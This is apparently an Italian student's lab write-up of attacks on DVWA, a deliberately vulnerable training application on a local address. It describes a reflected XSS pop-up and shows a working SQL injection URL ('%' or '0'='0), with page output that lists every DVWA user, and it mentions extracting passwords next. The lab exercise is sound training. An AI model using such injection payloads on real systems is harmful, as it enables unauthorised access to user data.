


EXPLOIT DVWA



Con XSS siamo capaci di alterare l'URL della pagina per poter far sì che la pagina ci rimandi un comando. In questo caso abbiamo creato un pop up di avviso, questo semplice esercizio ci aiuta a capire quanto facile possa essere modificare/impostare dei comandi così da essere mostrati all'utente e ingannarlo a completare tale azione, che può essere dal semplice "hai guadagnato tanti soldi" per rubarti le informazioni inserite dall'utente, allo scaricare dei virus/malware.

192.168.5.101/dvwa/vulnerabilities/sqli/?id=%25'+or+'0'+%3D+'0&Submit=Submit#

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DVWA

Vulnerability: SQL Injection

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

User ID:

ID: '%' or '0' = '0
First name: admin
Surname: admin

ID: '%' or '0' = '0
First name: Gordon
Surname: Brown

ID: '%' or '0' = '0
First name: Hack
Surname: Me

ID: '%' or '0' = '0
First name: Pablo
Surname: Picasso

ID: '%' or '0' = '0
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

SQL INJECTION invece ci permette visualizzare le informazioni al interno di un server, come in questo caso possiamo vedere i diversi utenti di DVWA, ci dipone del nome del proprietario e l'username, e con altri comandi siamo capaci di estrapolare la password. Quindi siamo capaci di ricavare le informazioni del utente cosi da poterle usare a nostro favore.